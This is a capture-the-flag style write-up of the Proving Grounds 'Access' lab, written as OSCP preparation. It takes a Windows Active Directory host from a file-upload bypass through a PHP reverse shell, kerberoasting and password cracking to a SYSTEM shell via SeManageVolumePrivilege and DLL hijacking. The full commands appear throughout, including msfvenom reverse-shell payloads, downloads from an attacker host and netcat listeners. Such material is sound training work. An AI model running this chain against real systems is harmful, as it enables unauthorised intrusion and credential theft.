Proving Grounds: Access Write-up
What an interesting box! Labeled as an AD box on Lainkusanagi’s OSCP prep list, it goes over a GREAT attack path from a file injection, leading to a low privileged shell, cracking kerberos tickets, and then eventually utilizing powershell scripts to runas an elevated user with a misconfigured privilege, eventually abusing that privilege to gain an NT shell!
I became very familiar with msfvenom and kerberoasting on this lab, as I wasn’t very comfortable with AD set’s up till this point.
Let’s begin!
192.168.246.187
Enumeration
# run the basic nmap scan
sudo nmap -sCV -p- -T4 -oN nmap 192.168.246.187 --open

# while that's going, run a udp scan on the top 100 ports
sudo nmap -sU -sV --top-ports 100 192.168.246.187
If there is a website open, we’ll use feroxbuster to enumerate further by mapping all the directories!
feroxbuster -u http://192.168.246.187 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -r -s 404
Nmap scan report for 192.168.246.187
Host is up (0.21s latency).
Not shown: 65311 closed tcp ports (reset), 197 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNS-SD-TCP:
|     _services
|     _dns-sd
|     _udp
|_    local
80/tcp    open  http          Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-title: Access The Event
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-29 00:28:22Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: access.offsec, Site: Default-First-Site-Name)
443/tcp   open  ssl/http      Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Access The Event
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: access.offsec, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  msrpc         Microsoft Windows RPC
49701/tcp open  msrpc         Microsoft Windows RPC
49719/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.99%I=7%D=6/28%Time=6A41BC1F%P=x86_64-pc-linux-gnu%r(DNS-
SF:SD-TCP,30,"\0\.\0\0\x80\x82\0\x01\0\0\0\0\0\0\t_services\x07_dns-sd\x04
SF:_udp\x05local\0\0\x0c\0\x01");
Service Info: Host: SERVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 21s
| smb2-time:
|   date: 2026-06-29T00:29:16
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
Few big findings here:
-
Port 80 and 443, hosting a website running apache
-
Port 88, hosting kerberos, so we know active directory is alive
-
Port 389, hosting ldap and revealing the domain name!
-
5985, revealing that winrm might be possible on this machine
Let’s start with a directory bust with our command before, first we need to load the domain name into our /etc/hosts file and then run feroxbuster on it!
sudo subl /etc/hosts -> 192.168.246.187 access.offsec
Now we bust.
# using the medium list (goto) with flags for recursion and filtering 404 status
feroxbuster -u http://access.offsec -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -r -s 404
While that’s running, looking at the udp port scan results we can’t see anything useful. Let’s go visit the website!

And I wasn’t invited?? Alright let’s poke around, first let’s see what wappalyzer has to say about this website’s stack.

Wappalyzer is a great tool for fingerprinting a website. It can reveal anything from CMS, versions, and languages being used!
So a few things that are notable here:
-
PHP 8.0.7, we’d have to look up if there’s anything about this version that sticks out.
-
Apache, which isn’t by memory a vulnerable version, but always worth a shot at searching.
When we google dork php 8.0.7 vulnerabilities, our first result is actually a POC on exploitdb.
https://www.exploit-db.com/exploits/52047

Let’s attempt to execute it:
python3 exploit.py http://access.offsec dir
The output of the exploit was just the html of the page, a whole nothing burger! Don’t worry, we still have lots to explore. Let’s go back to our directory scan and see what findings we have.

Looks like an uploads folder! This could indicate that we are dealing with an LFI or a RFI vulnerability. Let’s poke around the website and see if there are any file uploads!

Let’s buy this ticket for real, bouta get turnt at the after party.

I uploaded a test.txt file in order to see if the uploads directory could display it.
touch test.txt

Bang! Let’s see if we can upload a php reverse shell script, served happily by the great kali lords.
cp /usr/share/webshells/php/php-reverse-shell.php . # adjust the shell as needed

Rats!! Nards even!
Anyways, we can get around this by uploading an .htaccess file that allows php as a different file extension. The way this works is that when the htaccess file is present in the directory, it will read .dud as php.

Thanks google :D

After renaming our php reverse shell to end in .dud, we were able to successfully upload it.


After navigating to the uploads folder we can see that the php reverse shell was successfully uploaded. Now we need to start our listener service and then execute the script!
sudo rlwrap nc -lnvp

Oh no! I forgot something critical, the rev shell only works on linux machines. We have to replace this with a windows rev shell based in php. Luckily there’s another magical place on the internet where reverse shells are abundant and plenty!

Perfect! Let’s modify this and then upload it. Start our listener…
sudo rlwrap nc -lnvp 443 # 443 because it is an open port

Bang! Once we visited the page that was our reverse shell, we received a shell on our listener.
Now it’s time for priv esc. Time to enumerate users, services, and permissions to see if there is any low hanging fruit. The first bit I found was I noticed an mssql service account on the machine with me.
net users

Now, we don’t have any blatantly great privileges that are misconfigured, like SeImpersonate, or any obvious credential files yet, however we are running on an AD enabled machine… this means we can either kerberoast or asp-roast. Since we noticed earlier that kerberos is running on this machine, we’ll utilize rubeus to retrieve some hashes.
# using rubeus in order to snag kerberos tickets
# using rubeus, copy the file from the github and then unzip it
cp /usr/share/windows-resources/rubeus/Rubeus.exe .
# pass the file to the victim windows machine
python3 -m http.server 80

.\rubeus.exe kerberoast /outfile:hashes.kerberoast

OOOOOWEEEEE. Poifect, now let’s try cracking these on kali.
# after transferring the hashes, we run hashcat with the ID for kerberos tickets
hashcat --identify hashes.kerberoast

sudo hashcat -m 13100 hashes.kerberoast /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best66.rule --force
The output?
...42192c7f0c8a25:trustno1
Awesome! So now we have the password for the mssql svc account. What can we do with that? We can enumerate groups and find out.
Get-LocalGroup
Get-LocalUser

Hmmmm… it seems as though winrm is not available. Let’s try using runas.
runas /user:svc_mssql cmd
This shell doesn’t support the password after, but there are other options. Perhaps there is a way to make the mssql service account run a reverse shell that we can catch? Let’s dig through the powershell empire on kali.
After some research I found that the most popular runas script used is this one below, developed by FuzzySecurity https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Invoke-Runas.ps1
Let’s snag it and then send it over with an msfvenom rev shell payload.
wget https://raw.githubusercontent.com/antonioCoco/RunasCs/refs/heads/master/Invoke-RunasCs.ps1
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.162 LPORT=4343 -f exe -o reverse_shell.exe

Now, to run this we need execution bypass
powershell -ep bypass
-ep means “Execution Bypass” and gives us the privilege to run powershell scripts.
I uploaded it to the victim and then ran these commands to get a reverse shell.
Import-module .\Invoke-RunasCs.ps1
Invoke-RunasCs svc_mssql trustno1 'C:\Users\Public\rev-shell.exe'

BANG!!!
Alright, let’s enumerate, I always like to start with privileges cause those are low hanging fruit…
whoami /priv

SeManageVolumePrivilege?? https://medium.com/@mrlionofficial/privilege-escalation-via-semanagevolumeprivilege-2ebc0077b961
Wow I mean, props to this man, thank you for creating a how-to. Seems like a point and shoot exploit.
So naturally, i downloaded the exploit! https://github.com/CsEnox/SeManageVolumeExploit/releases/tag/public
And, uploaded it to the victim machine:
# on kali
python3 -m http.server 80

# on the victim
iwr -Uri http://192.168.45.162/SeManageVolumeExploit.exe -O SeManageVolumeExploit.exe
Once it’s on the machine, execute it!
.\SeManageVolumeExploit.exe
To check what privileges we have we use icacls on the windows folder
icacls C:\Windows

We can now read and write any and all files we want. What can we do with this? Well, since we are able to write any file, replace any file, etc., we can write a malicious DLL that when executed as system, will give us a shell. Now we need 3 things for this:
-
A DLL file to hijack: Ichose Printconfig.dll
-
We need an msfvenom payload: command down below
-
To initiate the PrintNotify object once the dll is in place
So let’s start our attack…
# first we create a malicious DLL
msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=192.168.45.162 LPORT=1337 -f dll -o Printconfig.dll
NOTE: If you’ve noticed, I use the shell_reverse_tcp. Along my journey I was stuck for an hour trying to figure out why a different payload labeled /x64/shell/reverse_tcp wasn’t working. The reason is because it was an non-staged payload, and this is not. Here’s a link for you, the reader, if this interests you why… pretty cool! https://www.scaler.com/topics/cyber-security/staged-vs-non-staged-payloads/
Anyways, let’s upload it and replace it with Pringconfig
iwr -Uri http://192.168.45.162/Printconfig.dll -O Printconfig.dll
cp Printconfig.dll C:\Windows\System32\spool\drivers\x64\3\
Now the last step is to execute print notify!
# start a listener!!
sudo rlwrap nc -lnvp 1337
$type = [Type]::GetTypeFromCLSID("{854A20FB-2D44-457D-992F-EF13785D2B51}")
$object = [Activator]::CreateInstance($type)

BANG! And that’s that! We’ve successfully rooted the machine.